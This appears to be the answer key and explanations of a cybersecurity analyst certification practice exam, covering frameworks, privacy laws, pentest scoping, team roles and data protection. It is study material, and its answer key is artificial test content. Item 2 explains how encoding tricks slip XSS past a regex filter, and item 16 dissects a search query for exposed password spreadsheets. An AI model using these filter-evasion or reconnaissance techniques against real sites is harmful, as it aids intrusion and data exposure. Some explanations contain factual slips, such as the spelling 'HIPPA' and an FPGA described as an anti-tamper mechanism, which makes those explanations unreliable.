During the attack phase, the attacker seeks to gain access to a system, escalate that access to obtain complete control, and then conduct browsing to identify mechanisms to gain access to additional systems. The planning phase is where the scope for the assignment is defined and management approvals, documents, and agreements are signed. The discovery phase is where the actual testing starts; it can be regarded as an information-gathering phase. The attack phase is at the heart of any penetration test, it is the part of the process where a penetration test attempts to exploit a system, conduct privilege escalation, and then pivot or laterally move around the network. The reporting phase is focused on the development of the final report that will be presented to management at the conclusion of the penetration test.

8. D. OBJECTIVE 5.3

TOGAF is a prescriptive framework that divides the enterprise architecture into four domains. Technical architecture describes the infrastructure needed to support the other architectural domains. Business architecture defines governance and organization and explains the interaction between enterprise architecture and business strategy. Applications architecture includes the applications and systems an organization deploys, the interactions between those systems, and their relation to business processes. Data architecture provides the organization's approach to storing and managing information assets. This question may seem beyond the scope of the exam, but the objectives allow for "other examples of technologies, processes, or tasks pertaining to each objective may also be included on the exam although not listed or covered" in the bulletized lists of the objectives. The exam tests the equivalent to 4 years of hands-on experience in a technical cybersecurity job role. The content examples listed in the objectives are meant to clarify the test objectives and should not be construed as a comprehensive listing of all the content of this examination. Therefore, questions like this are fair game on test day. That said, your goal isn't to score 100% on the exam, it is to pass it. Don't let questions like this throw you off on test day. If you aren't sure, take your best guess and move on!

9. C. OBJECTIVE 5.3

A password expiration control in the policy would force users to change their password at specific intervals of time. This will then locks out a user who types in the incorrect password or create an alter that the user's account has been potentially compromised. While the other options are good components of password security to prevent an overall compromise, they are not effective against the vulnerability described in this particular scenario as it states the issue is based on time. Password history is used to determine the number of unique passwords a user must use before they can use an old password again. The Passwords must meet complexity requirements policy setting determines whether passwords must meet a series of guidelines that are considered important for a strong password. Maximum password length creates a limit to how long the password can be, but a longer password is considered stronger against a brute force attack.

10. D. OBJECTIVE 5.1

The Health Insurance Portability and Accountability Act (HIPPA) was created primarily to modernize the flow of healthcare information, stipulate how Personally Identifiable Information maintained by the healthcare and healthcare insurance industries should be protected from fraud and theft, and address limitations on healthcare insurance coverage. This is a federal law that must be following in the United States. The Gramm-Leach-Bliley Act (GLBA) requires financial institutions to explain their information-sharing practices to their customers and to safeguard sensitive data. This includes companies that offer consumers financial products or services like loans, financial or investment advice, or insurance. The Sarbanes-Oxley Act of 2002 is a federal law that established sweeping auditing and financial regulations for public companies. Lawmakers created the legislation to help protect shareholders, employees, and the public from accounting errors and fraudulent financial practices. The Committee of Sponsoring Organizations of the Treadway Commission (COSO) provides guidance on a variety of governance-related topics, including fraud, controls, finance, and ethics. COSO's ERM-integrated framework defines risk and related common terminology, lists key components of risk management strategies, and supplies direction and criteria for enhancing risk management practices.

11. B. OBJECTIVE 5.2

Once the scoping document has been prepared, it is important that you get concurrence with your plan before you begin your penetration test. Therefore, you must get the scoping plan signed off by the organization's leadership as your next action. You should never begin a penetration test before you have written permission and concurrence from the target organization. Port scanning of the target and even passive fingerprinting could be construed as a cyber crime if you did not get the scoping document signed off before beginning your assessment. There is no requirement to notify local law enforcement of your upcoming penetration test as long as you have a signed scoping document and contract with the targeted company.

12. A. OBJECTIVE 5.3

NIST (National Institute of Standards and Technology) produced a useful patch and vulnerability management program framework in its Special Publication (NIST SP 800-40). It would be useful during the establishment of the program and provide a series of guidelines and best practices. SANS is a company specializing in cybersecurity and secure web application development training and sponsors the Global Information Assurance Certification (GIAC). The SDLC is the software development lifecycle. It is a method for dividing programming projects into separate phases. The Open Web Application Security Project (OWASP) is a community effort that provides free access to a number of secure programming resources. The resources provided include documentation on web app vulnerabilities and mitigation tactics, software tools used to identify and handle threats that target web applications, frameworks for secure development life cycle implementation, frameworks for penetration testing web apps, general secure coding best practices, guidelines for specific web-based languages, and more.

13. A. OBJECTIVE 5.3

FIPS 199 classifies any risk where "the unauthorized disclosure of information could be expected to have a limited adverse effect" as a low impact confidentiality risk. If there was a serious adverse effect expected, then it would be a moderate impact. If there was a severe or catastrophic adverse effect expected, then it would be a high impact. Medium is not an impact under FIPS 199. This question may seem beyond the scope of the exam, but the objectives allow for "other examples of technologies, processes, or tasks pertaining to each objective may also be included on the exam although not listed or covered" in the bulletized lists of the objectives. The exam tests the equivalent to 4 years of hands-on experience in a technical cybersecurity job role. The content examples listed in the objectives are meant to clarify the test objectives and should not be construed as a comprehensive listing of all the content of this examination. Therefore, questions like this are fair game on test day. That said, your goal isn't to score 100% on the exam, it is to pass it. Don't let questions like this throw you off on test day. If you aren't sure, take your best guess and move on!

14. C. OBJECTIVE 5.3

Insecure direct object references (IDOR) are a cybersecurity issue that occurs when a web application developer uses an identifier for direct access to an internal implementation object but provides no additional access control and/or authorization checks. In this scenario, an attacker could simply change the userid number and directly access any user's profile page. A race condition is a software vulnerability when the resulting outcome from execution processes is directly dependent on the order and timing of certain events, and those events fail to execute in the order and timing intended by the developer. Weak or default configurations are commonly a result of incomplete or ad-hoc configurations, open cloud storage, misconfigured HTTP headers, unnecessary HTTP methods, permissive Cross-Origin resource sharing (CORS), and verbose error messages containing sensitive information. Improper handling of errors can reveal implementation details that should never be revealed, such as detailed information that can provide hackers important clues on potential flaws in the system.

15. C. OBJECTIVE 5.2

Bollards are a physical security control that is designed to prevent a vehicle-ramming attack. Bollards are typically designed as a sturdy, short, vertical post. Some organizations have installed more decorative bollards that are created out of cement and are large enough to plant flowers or trees inside. Mantraps are designed to prevent individuals from tailgating into the building. Security guards and intrusion alarms could detect this from occurring, but not truly prevent them.

16. C. OBJECTIVE 5.3

Annual reviews are an industry standard and are typically sufficient unless circumstances happen that might require an update or revision sooner. Waiting five years between policy reviews is too long and would leave the organization with policies that are constantly outdated. Similarly, conduct quarterly or monthly reviews is too frequent, and there will not be enough time for substantial changes to have occurred. Additionally, most formal audits and assessments are undertaken annually. Therefore, this is a reasonable frequency to use without overburdening your staff.

17. C. OBJECTIVE 5.2

A Scope of Work (SOW) for a penetration test normally contains the list of excluded hosts. This ensures that the penetration tester does not affect hosts, workstations, or servers outside of their scope of the assessment. The timing of the scan and the maintenance windows are usually found in the rules of engagement (ROE). The contents of the executive summary report are usually not identified in any of the scoping documents, only the requirement of whether such a report is to be delivered at the end of the assessment.

18. C. OBJECTIVE 5.2

Separation of duties is the concept of having more than one person required to complete a task. In business, the separation by sharing of more than one individual in one single task is an internal control intended to prevent fraud and error. In this case, one person can transfer money in, while another is required to transfer money out. Dual control authentication is used when performing a sensitive action and requires participation from two different users in order to log in. Least privilege is the concept and practice of restricting access rights for users, accounts, and computing processes to only those resources absolutely required to perform routine, legitimate activities. Security through obscurity is the reliance on security engineering in design or implementation by using secrecy as the main method of providing security to a system or component.

19. C. OBJECTIVE 5.2

Penetration tests provide an organization with an external attacker’s perspective on their security status. The NIST process for penetration testing divides tests into four phases: planning, discovery, attack, and reporting. The results of penetration tests are valuable security planning tools, as they describe the actual vulnerabilities that an attacker might exploit to gain access to a network. A vulnerability scan provides an assessment of your security posture from an internal perspective. Asset management refers to a systematic approach to the governance and realization of value from the things that a group or entity is responsible for, over their whole life cycles. It may apply both to tangible assets and to intangible assets. Patch management is the process that helps acquire, test, and install multiple patches (code changes) on existing applications and software tools on a computer, enabling systems to stay updated on existing patches and determining which patches are the appropriate ones.

20. C. OBJECTIVE 5.1

While the fictitious Westeros may have no privacy laws or regulations, the laws of the countries where the company's customers reside may still retain sovereignty over the data obtained from those regions during the course of the company's business there. This is called Data Sovereignty. Data sovereignty refers to a jurisdiction (such as France or the European Union) preventing or restricting processing and storage from taking place on systems that do not physically reside within that jurisdiction. Data sovereignty may demand certain concessions on your part, such as using location-specific storage facilities in a cloud service. Fail to Pass Systems will likely face steep fines from different regions should they go through with their plan to sell all of their customers' data to the highest bidders. Fail to Pass Systems may even be blocked from communicating with individual regions. Although Data minimization and data limitation policies may be violated depending on what the company's internal policies are, these policies are not legally binding like the provisions of GDPR are. Data enrichment means that the machine analytics behind the view of a particular alert can deliver more correlating and contextual information with a higher degree of confidence, both from within the local network's data points and from external threat intelligence.

21. A. OBJECTIVE 5.1

Generally speaking, most laws require notification within 72 hours, such as the GDPR. All other options are either unethical, constitute insurance fraud, or are illegal. Conducting a hack-back is considered illegal, and once data has been taken, it is nearly impossible to steal it back as the attacker probably has a backup of it. Providing an incorrect statement to the press is unethical, and if your company is caught lying about the extent of the breach, it could further hard your reputation. Purchasing a cyber insurance policy and altering the dates in the log files to make it look like the attack occurred after buying the policy would be insurance fraud. This is unethical and illegal.

22. D. OBJECTIVE 5.1

The university should utilize a tokenization approach to prevent an inadvertent release of the PHI data. In a tokenization approach, all or part of data in a field is replaced with a randomly generated token. That token is then stored with the original value on a token server or token vault, separate to the production database. This is an example of a deidentification control and should be used since the personally identifiable medical data is not needed to be retained after ingesting it for the research project; only the medical data itself is needed. While using DevSecOps can improve the overall security posture of the applications being developed in this project, it does not explicitly define a solution of what to do to prevent this specific issue making it less ideal answer choice for the exam. Formal methods of verification can be used to prove that none of the AI/ML techniques that process the PHI data could inadvertently leak, but the cost and time associated with using these methods make them inappropriate for a system that is simply being used to conduct research. A formal method uses a mathematical model of the inputs and outputs of a system to prove that the system works as specified in all cases. In a system of sufficient complexity, it is difficult for manual analysis and testing to capture every possible use case scenario. Formal methods are mostly used with critical systems such as aircraft flight control systems, self-driving car software, and nuclear reactors, not big data research projects. The option provided that recommends utilizing a SaaS model is not realistic, as there is unlikely to be a SaaS provider that has a product suited to the big data research being done. SaaS products tend to be commoditized software products that are hosted in the cloud. The idea of migrating to a SaaS is a distractor on this exam, which is trying to get you to think about shifting the responsibility for the PHI to the service provider and away from the university, but due to the research nature of the project this is unlikely to be a valid option in the real world and may not be legally allowed due to the PHI being processed.

23. A. OBJECTIVE 5.2

Since Jack's DMZ would contain systems and servers that are exposed to the Internet, there is a high likelihood that they are constantly being scanned by potential attackers performing reconnaissance.

24. B. OBJECTIVE 5.2

Jason is assigned to the white team. The white team acts as the judges, enforces the rules of the exercise, observes the exercise, scores teams, resolves any problems that may arise, handles all requests for information or questions, and ensures that the competition runs fairly and does not cause operational problems for the defender's mission. A red team is a group of people authorized and organized to emulate a potential adversary’s attack or exploitation capabilities against an enterprise’s security posture. A blue team is a group of people responsible for defending an enterprise’s use of information systems by maintaining its security posture against a group of mock attackers. The purple team made up of members of both the blue and red teams in order to work together to maximize their cyber capabilities through continuous feedback and knowledge transfer between attackers and defenders.

25. A. OBJECTIVE 5.3

This organization is using separation of duties to ensure that neither Kirsten nor Bob can exploit the organization’s ordering processes for their own individual gain. Separation of duties is the concept of having more than one person required to complete a particular task to prevent fraud and error. Dual control, instead, requires both people to perform the action together. For example, a nuclear missile system uses dual control and requires two people to each turn a different key simultaneously to allow for a missile launch to occur. Mandatory vacation policies require employees to take time away from their job and help to detect fraud or malicious activities. A background check is a process a person or company uses to verify that a person is who they claim to be, and provides an opportunity for someone to check a person's criminal record, education, employment history, and other activities that happened in the past in order to confirm their validity.

26. D. OBJECTIVE 5.3

The Payment Card Industry Data Security Standard (PCI DSS) is a prescriptive framework. It is not a law, but a formal policy created by the credit card industry that must be followed by organizations wishing to accept credit and bank cards for payment. Quarterly required external vulnerability scans must be run by a PCI DSS approved scanning vendor (ASV). This question may seem beyond the scope of the exam, but the objectives allow for "other examples of technologies, processes, or tasks pertaining to each objective may also be included on the exam although not listed or covered" in the bulletized lists of the objectives. The exam tests the equivalent to 4 years of hands-on experience in a technical cybersecurity job role. The content examples listed in the objectives are meant to clarify the test objectives and should not be construed as a comprehensive listing of all the content of this examination. Therefore, questions like this are fair game on test day. That said, your goal isn’t to score 100% on the exam, it is to pass it. Don't let questions like this throw you off on test day. If you aren't sure, take your best guess and move on!

27. C. OBJECTIVE 5.2

Penetration testing can form the basis of functional exercises. One of the best-established means of testing a security system for weaknesses is to play "war game" exercises in which the security personnel split into teams: red, blue, and white. The red team acts as the adversary. The blue team acts as the defenders. The white team acts as the referees and sets the parameters for the exercise. The yellow team is responsible for building tools and architectures in which the exercise will be performed.

28. C. OBJECTIVE 5.3

Policies are formalized statements that apply to a specific area or task. Policies are mandatory and employees who violate a policy may be disciplined. Guidelines are general, non-mandatory recommendations. Best practices are considered procedures that are accepted as being correct or most effective, but are not mandatory to be followed. Configuration settings from the prior system could be helpful, but again, this is not a mandatory compliance area like a policy would be. Therefore, Jay should first follow the policy before the other three options if there is a conflict between them.

29. D. OBJECTIVE 5.1

Data retention policies highlight what types of information an organization will maintain and the length of time they will maintain it. Data classification would not be covered in the retention policy, but instead would be a key part of your organization's data classification policy.

30. D. OBJECTIVE 5.3

Account management policies describe the account life cycle from creation through decommissioning. Data ownership policies describe how ownership information is created and used. Data classification policies describe the classification structure of the data in use by an organization. Retention policies describe what data will be maintained and for how long it will be retained.

31. C. OBJECTIVE 5.2

While the network scope given in the contract documents will define what will be tested, the rules of engagement defines how that testing is to occur. Rules of engagement can state things like no social engineering is allowed, no external website scanning, etc. A memorandum of understanding (MOU) is a preliminary or exploratory agreement to express an intent to work together that is not legally binding and does not involve the exchange of money. A service level agreement contains the operating procedures and standards for a service contract. An acceptable use policy is a policy that governs employees' use of company equipment and Internet services.

32. B,C,E. OBJECTIVE 5.2

Since online sales are critical to business operations, the impact would be categorized as organizational and not localized. While the immediate impact is a loss of sales due to the slow servers causing customer frustration and abandoned carts, the longer-term impact could include a loss of customers who will never return. It is unlikely to include damages to the company’s reputation over this event, though, since it isn't a major trust and security issue like a data breach. In terms of notification requirements, it is optional to inform external authorities since there is no evidence of a crime at this time.

33. C. OBJECTIVE 5.1

The Payment Card Industry Data Security Standard is an information security standard for organizations that handle branded credit cards from the major card schemes. The PCI Standard is mandated by the card brands but administered by the Payment Card Industry Security Standards Council. As part of PCI DSS compliance, organizations must conduct both internal and external scans at prescribed intervals on any devices or systems that process credit card data. Medical and insurance records are protected by HIPPA, but this law doesn't define a frequency for vulnerability scanning requirements. Driver's license numbers are considered PII, but again, there is no defined frequency scanning requirement in regards to protecting PII under law, regulation, or rule.

34. C. OBJECTIVE 5.2

The CIA Triad is a security model that has been developed to help people think about various parts of IT security. Integrity ensures that no unauthorized modifications are made to the information. The attack described here violates the integrity of the customer's bank account balance. Confidentiality is concerned with unauthorized people seeing the contents of the data. In this scenario, the employee is authorized to see the bank balance, but not change its value. Availability is concerned with the data being accessible when and where it is needed. Again, this wasn't affected by the employee's actions. Authentication is concerned with only authorized people accessing the data. Again, this employee was authorized to see the balance.

35. B. OBJECTIVE 5.1

The greatest protection against this data breach would have been to require data at rest encryption on all endpoints, including this laptop. If the laptop was encrypted, even if it was lost or stolen, the data would not have been readable by others. While requiring a VPN for all telework employees is a good idea, it would not have prevented this data breach since it was caused to the loss of the laptop. Even if a VPN had been used, if the employee copied the database to the machine, the same data breach would have still occurred. Remember on exam day that there are many options that are good security practices, but you must select the option that solves the issue or problem in the question being asked. Similarly, data masking and NDAs are useful techniques, but they would not have solved this particular data breach.

36. B. OBJECTIVE 5.1

Data in transit (or data in motion) occurs whenever data is transmitted over a network. Examples of types of data that may be in transit include website traffic, remote access traffic, data being synchronized between cloud repositories, and more. In this state, data can be protected by a transport encryption protocol, such as TLS or IPsec. Data at rest means that the data is in persistent storage media by using techniques such as whole disk encryption, database encryption, and file- or folder-level encryption. Data in use is the state when data is present in volatile memory, such as system RAM or CPU registers and cache. Secure processing mechanisms such as Intel Software Guard Extensions are able to encrypt data as it exists in memory so that an untrusted process cannot decode the information. This uses a secure enclave and requires a hardware root of trust. Data loss prevention (DLP) products automate the discovery and classification of data types and enforce rules so that data is not viewed or transferred without proper authorization. DLP is a generic term that may include data at rest, data in transit, or data in use to function.

37. B. OBJECTIVE 5.1

A field programmable gate array (FPGA) is an anti-tamper mechanism that makes use of a type of programmable controller and a physically unclonable function (PUF). The PUF generates a digital fingerprint based on the unique features of the device. This means that tampering with a device, such as by removing the chip or adding an unknown input/output mechanism, can be detected, and a remedial action like using zero-filling cryptographic keys can be performed automatically. A hardware security module (HSM) is an appliance for generating and storing cryptographic keys. It is a solution that may be less susceptible to tampering and insider threats than a traditional software-based storage solution. A trusted platform module (TPM) is a specification for hardware-based storage of digital certificates, cryptographic keys, hashed passwords, and other user and platform identification information. A hardware root of trust (RoT) or trust anchor is a secure subsystem that is able to provide attestation to declare something as true.

38. A. OBJECTIVE 5.2

Based on the wording of the question, a compensating control would be most accurate for the given scenario. Compensating controls may be considered when an entity cannot meet a requirement explicitly as stated, due to legitimate technical or documented business constraints, but has sufficiently mitigated the risk associated with the requirement through implementation of other controls. Access requirements are a form of logical controls that can be implemented to protect a system and could be a form of a compensating control if used appropriately. A policy is a statement of intent and is implemented as a procedure or protocol within an organization. An engineering tradeoff is a situational decision that involves diminishing or losing one quality, quantity, or property of a set or design in return for gains in other aspects. Often, an engineering tradeoff occurs when we trade security requirements for operational requirements, or vice versa.

39. C. OBJECTIVE 5.2

The red team acts as the adversary, attempting to penetrate the network or exploit the network as a rogue internal attacker. The red team might be selected members of in-house security staff or might be a third-party company or consultant contracted to perform the role. The blue team operates the security system with a focus on detecting and repelling the red team. The blue team usually consists of system administrators, cybersecurity analysts, and network defenders.

40. D. OBJECTIVE 5.3

Policies are high-level statements of management intent. Compliance with policies by employees should be mandatory. An information security policy will generally contain broad statements around the various cybersecurity objectives. Procedures describe exactly how to use the standards and guidelines to implement the countermeasures that support the policy. Standards and baselines describe specific products, configurations, or other mechanisms to secure the systems. A guideline is a recommendation that can specify the methodology that is to be used.

41. B. OBJECTIVE 5.3

The Gramm-Leach-Bliley Act (GLBA) is a United States federal law that requires financial institutions to explain how they share and protect their customers’ private information. The Health Insurance Portability and Accountability Act (HIPPA) is a US law designed to provide privacy standards to protect patients' medical records and other health information provided to health plans, doctors, hospitals, and other health care providers. Sarbanes-Oxley (SOX) is a United States federal law that set new or expanded requirements for all US public company boards, management, and public accounting firms. The Family Educational Rights and Privacy Act (FERPA) of 1974 is a United States federal law that governs the access to educational information and records by public entities such as potential employers, publicly funded educational institutions, and foreign governments.

42. B. OBJECTIVE 5.1

Gramm-Leach-Bliley Act (GLBA) institutes requirements that help protect the privacy of an individual's financial information that is held by financial institutions and others, such as tax preparation companies. The privacy standards and rules created as part of GLBA safeguard private information and set penalties in the event of a violation. Sarbanes-Oxley Act (SOX) dictates requirements for the storage and retention of documents relating to an organization's financial and business operations, including the type of documents to be stored and their retention periods. It is relevant for any publicly-traded company with a market value of at least $75 million. The Family Educational Rights and Privacy Act (FERPA) requires that educational institutions implement security and privacy controls for student educational records. The Health Insurance Portability and Accountability Act (HIPAA) establishes several rules and regulations regarding healthcare in the United States. With the rise of electronic medical records, HIPAA standards have been implemented to protect the privacy of patient medical information through restricted access to medical records and regulations for sharing medical records.

43. B. OBJECTIVE 5.2

The best option here is vulnerability scanning as this allows the IT team to know what risks their network is taking on and where subsequent mitigations may be possible. Configuration management, automatic updates, and patching could be a possible solution, these are not viable options without gaining administrative access to the appliance. Therefore, it is best for the analyst to continue to conduct vulnerability scanning of the device to understand the risks associated with it, and then make recommendations to add additional compensating controls like firewall configurations, adding a WAF, providing segmentation, and other configurations outside the appliance to minimize the vulnerabilities it presents.

44. B. OBJECTIVE 5.2

Since you wish to check for only the known vulnerability, you should scan for that specific vulnerability on all web servers. All web servers is chosen because Apache is a web server application. While performing an authenticated scan of all web servers or performing a web vulnerability scan of all servers would also find these vulnerabilities, it is a much larger scope and would waste time and processing power by conducting these scans instead of properly scoping the scans based on your needs. Performing an unauthenticated vulnerability scans on all servers is also too large in scope (all servers) while also being less effective (unauthenticated scan).

45. D. OBJECTIVE 5.2

FTP cannot be used to conduct a banner grab. A banner grab is used by a cybersecurity analyst or penetration tester to gain information about a computer system on a network and the services running on its open ports. Administrators can use this to take inventory of the systems and services on their network. This is commonly done using telnet, wget, or netcat.

46. C. OBJECTIVE 5.2

The BYOD (bring your own device) strategy opens a network to many vulnerabilities. People are able to bring their personal devices to the corporate network and their devices may contain vulnerabilities that could be allowed to roam free on a corporate network. COPE (company owned/personally enabled) means that the company provides the users with a smartphone primarily for work use, but basic functions such as voice calls, messaging and personal applications are allowed, with some controls on usage and flexibility. With CYOD, the user can choose which device they wish to use from a small selection of company approved devices. The company then buys, procures, and secures the device for the user. The MDM is a mobile device management system which gives centralized control over COPE Company owned personally enabled devices.

47. C. OBJECTIVE 5.2

Jorge should recommend that an emergency maintenance windows be scheduled for an off-peak time later in the day. Since the vulnerability is listed as critical, it needs to be remediated or mitigated as quickly as possible. But, this also needs to be balanced against the business and operational needs. Therefore, we cannot simply remediate it immediately, as this would cause downtime for this public-facing server. It is also unreasonable to accept the risk until the next scheduled maintenance window since it is a critical vulnerability. Therefore, the best way to balance the risk of the vulnerability and the risk of the outage is to schedule an emergency maintenance window and patch the server during that time.

48. C. OBJECTIVE 5.2

A denial-of-service or DoS attack isn’t usually included as part of a penetration test. This type of attack contains too much risk for an organization to allow it to be included in the scope of an assessment. Social engineering, physical penetration attempts, and reverse engineering are all commonly included in the scope of a penetration test.

49. B. OBJECTIVE 5.2

All options listed are an issue, but the most significant issue is that John does not have the client's permission to perform the scan. A vulnerability scan may be construed as a form of reconnaissance, penetration testing, or even an attack on the organization's systems. A cybersecurity analyst should never conduct a vulnerability scan on another organization's network without their explicit written permission. In some countries, a vulnerability scan against an organization's network without their permission is considered a cyber crime and could result in jail time for the consultant.

50. A. OBJECTIVE 5.2

FULL-LENGTH PRACTICE EXAM

1. B. OBJECTIVE 3.4

A machine learning (ML) system uses a computer to accomplish a task without ever being explicitly programmed to do it. In the context of cybersecurity, ML generally works by analyzing example data sets to create its own ability to classify future items presented. If the system was presented with large datasets of malicious and benign traffic, it will learn which is malicious and use that to categorize future traffic presented to it. Artificial Intelligence is the science of creating machines with the ability to develop problem-solving and analysis strategies without significant human direction or intervention. AI goes beyond ML and can make a more complicated decision than just the classifications made by ML. A deep learning system is one which is able to determine what is malicious traffic without having the prior benefit of being told what is benign/malicious. A generative adversarial network is an underlying strategy used to accomplish deep learning but is not specific to the scenario described.

2. C. OBJECTIVE 3.1

The most likely explanation is that the REGEX filter was insufficient to eliminate every single possible cross-site scripting attack that could occur. Since cross-site scripting relies on the <script> and </script> HTML tags to launch, the system administrators had a good idea of creating input validation using a REGEX for those keywords. Unfortunately, they forgot to include a more inclusive version of this REGEX to catch all variants. For example, simply using [Ss][Cc][Rr][Ii][Pp][Tt] would have been much more secure, but even this would miss %53CrIPT would evade this filter. To catch all variants of the letter S, you would need to use [%53%%73Ss], which includes the capital S in hex code, the lower case s in hex code, the capital S, and the lowercase s. While it is possible that an attacker used an SQL injection instead, their REGEX input validation would still have allowed a cross-site scripting attack to occurs, so this option must be eliminated. As for the logging options, both are possible in the real world, but they do not adequately answer this question's scenario. The obvious flaw in their input validation is their REGEX filter.

3. C. OBJECTIVE 3.1

You should first request a copy of one of the spam messages that include the full email header. By reading through the full headers of one of the messages, you can determine where the email originated from, whether it was from your email system or if it was external, and if it was a spoofed email or a legitimate email. Once this information has been analyzed, you can then continue your analysis further based on those findings, whether that be analyzing your email server, the firewalls, or other areas of concern. If enough information cannot be found by analyzing the email headers, then you will need to conduct more research to determine the best method to solve the underlying problem.

4. B. OBJECTIVE 3.1

The message contains a file attachment in the hope that the user will execute or open it. The nature of the attachment might be disguised by formatting tricks such as using a double file extension, such as Invoice1043.pdf.exe, where the user only sees the first extension since .exe is a known file type in Windows. This would explain the black popup window that appears and then disappeared, especially if the exe file was running a command-line tool. This file is most likely not a PDF, so there is no need for a PDF reader. Additionally, most modern web browsers, such as Chrome and Edge, can open PDF files by default for the user. The file would not contain an embedded link since an embedded link is another popular attack vector that embeds a link to a malicious site within the email body, not within the file. This email is likely not spam and would be better categorized as a phishing attempt instead.

5. C. OBJECTIVE 4.3

Beaconing is considered a network-related indicator of compromise. Memory consumption, processor consumption, and drive capacity consumption are all classified as host-related indicators of compromise.

6. B. OBJECTIVE 1.4

By utilizing operating system fingerprinting using a tool like nmap, you can identify the servers that are running each version of an operating system. This will give you an accurate list of the possibly affected servers. Once you have this list, then you can focus your attention on just those servers that need further inspection and scanning. Manually review the syslog server's log would take too long, and would not find any servers that are not configured to send their logs to the syslog server. Conducting a packet capture would only allow you to find the server actively transmitting data during the period of time you are capturing. Conducting a service discovery scan would not identify which servers are running which operating systems effectively. For example, if you see that the Apache web service is running on port 80, that doesn't indicate if you are running Linux or Windows as the underlying server.

7. A. OBJECTIVE 2.1

Virtual machine escape vulnerabilities are the most severe issue that may exist in a virtualized environment. In this attack, the attacker has access to a single virtual host and then leverages that access to intrude on the resources assigned to different virtual machines. Data remnant is the residual representation of digital data that remains even after attempts have been made to remove or erase the data. Virtualization sprawl is a phenomenon that occurs when the number of virtual machines on a network reaches a point where the administrator can no longer manage them effectively. Virtual machine migration is the task of moving a virtual machine from one physical hardware environment to another.

8. C. OBJECTIVE 5.1

A data owner is a person responsible for the confidentiality, integrity, availability, and privacy of information assets. They are usually senior executives and somebody with authority and responsibility. A data owner is responsible for labeling the asset and ensuring that it is protected with appropriate controls. The data owner typically selects the data steward and data custodian and has the authority to direct their actions, budgets, and resource allocations. The data steward is primarily responsible for data quality. This involves tasks such as ensuring data are labeled and identified with appropriate metadata, and that data is collected and stored in a format and with values that comply with applicable laws and regulations. The data custodian is the role that handles managing the system on which the data assets are stored. This includes responsibility for enforcing access control, encryption, and backup/recovery measures. The privacy officer is the role responsible for oversight of any PII/SPI/PHI assets managed by the company.

9. A,B,D,E. OBJECTIVE 3.4

Often, cybersecurity professionals fall in love with a new technological solution without fully considering the true cost of ownership and risks it poses to their organization. Even if this is the perfect security mechanism, the organization must plan for how they will respond to the alerts provided by this appliance. Additionally, you must consider if you have the right people and procedures to effectively use the new application. Also, the appliance will need to receive security patches, feature updates, and signature definition files routinely to remain effective and secure. At later stages of analysis, your security team may need to determine why a false-positive or false-negative occurred, which requires detailed alerts or reports from the machine. In corporate environments, privacy is limited for employees as most companies have a "right to monitor" included as part of their AUP and access policies. Therefore privacy is a minimal area of concern in this case. The appliance cannot manipulate the information that is passing through it since it will analyze the information by placing a copy into a sandbox. This allows it to make a allow or deny decision, and will not modify the original data is processed.

10. D. OBJECTIVE 5.3

Mandatory vacation policies require employees to take time away from their job and help to detect fraud or malicious activities. Even if other controls such as separation of duties, least privilege, and dual control are used, an employee could still collude with others to conduct fraud. By utilizing mandatory vacation policies, this fraud can often be discovered since a new person will be conducting the duties assigned to the person on vacation. Separation of duties is the concept of having more than one person required to complete a particular task to prevent fraud and error. Dual control, instead, requires both people to perform the action together. For example, a nuclear missile system uses dual control and requires two people to each turn a different key simultaneously to allow for a missile launch to occur. Least privilege is the concept and practice of restricting access rights for users, accounts, and computing processes to only those resources absolutely required to perform routine, legitimate activities.

11. A. OBJECTIVE 3.2

Since the question asks you to prevent access to the unauthorized service, we need to block port 3389 from accepting connections on 71.168.10.45 (the host). This option will deny ANY workstation from connecting to this machine (host) over the Remote Desktop Protocol service that is unauthorized (port 3389).

12. A,C. OBJECTIVE 1.2

During the command and control (C2) phase, the adversary is testing that they have control over any implants that have been installed. This can be conducted using web, DNS, and email protocols to control the target and relies on an established two-way communication infrastructure to control the target system using remote access. Internal reconnaissance or destructive actions occur in the actions on objectives phase. Release of malicious email occurs in the delivery phase.

13. C. OBJECTIVE 5.1

Purging the drives, validating that the purge was effective, and documenting the sanitization is the best response. Purging includes methods that eliminate information from being feasibly recovered even in a lab environment. For example, performing a cryptographic erasure (CE) would sanitize and purge the data from the drives without harming the drives themselves. Clearing them leaves the possibility that some tools would allow data recovery. Since the scenario indicates that these were leased drives that must be returned at the end of a lease, they cannot be destroyed.

14. D. OBJECTIVE 1.5

Supervisory control and data acquisition (SCADA) systems, industrial control systems (ICS), internet-connected televisions, thermostats, and many other things examples of devices classified as the Internet of Things (IoT). A laptop would be better classified as a computer or host than as part of the Internet of Things. The Internet of things (IoT) is a system of interrelated computing devices, mechanical and digital machines provided with unique identifiers (UIDs) and the ability to transfer data over a network without requiring human-to-human or human-to-computer interaction.

15. B. OBJECTIVE 4.2

While there are many different formats used by attackers to obfuscate their malicious code, Base64 is by far the most popular. If you see a string like the one above, you can attempt to decode it using an online Base64 decoder. In fact, I recommend you copy the string above and decode it to see how easy it is to reverse a standard Base64 encoded message. Some more advanced attackers will also use XOR and a key shift in combination with Base64 to encode the message and make it harder to decode, but using a tool like CyberChef can help you decode those, as well. Structured Query Language (SQL) is used to communicate with a database. Extensible Markup Language (XML) is a markup language that defines a set of rules for encoding documents in a format that is both human-readable and machine-readable. SQL and XML are not considered obfuscation techniques. A QR Code is a two-dimensional version of the barcode, known from product packaging in the supermarket. QR coding is the process of converting some kind of data into a single QR code. QR coding might be considered a form of obfuscation, but it is not shown in the example output provided in this question.

16. B,C,F. OBJECTIVE 3.3

The above example searches for files with the name "password" in them (q=password) and (+) have a filetype equal to xls (filetype%3Axls, %3A is the hex-code for ':') and (+) limits the results to files hosted on diontraining.com (site%3Adiontraining.com) and (&) disables personalization (pws=0) and (&) deactivates the directory filtering function (filter=p). If you wanted to exclude Microsoft Excel spreadsheets, this would be done by typing -filetype%3Axls as part of the search query. To find related websites or pages, you would include the "related:" term to the query. To deactivate all filters from search, the "filter=0" should be used. To deactivate the directory filtering function, the "filter=p" is used.

17. B. OBJECTIVE 5.1

Any organization that processes a credit card will be required to work with their credit card processor instead of working directly with the card issuers (Visa and Mastercard). Conducting notification to your bank or credit card processor is one of the first steps in the incident response effort for a breach of this type of data. Typically, law enforcement does not have to be notified of a data breach at a commercial organization.

18. B. OBJECTIVE 1.7

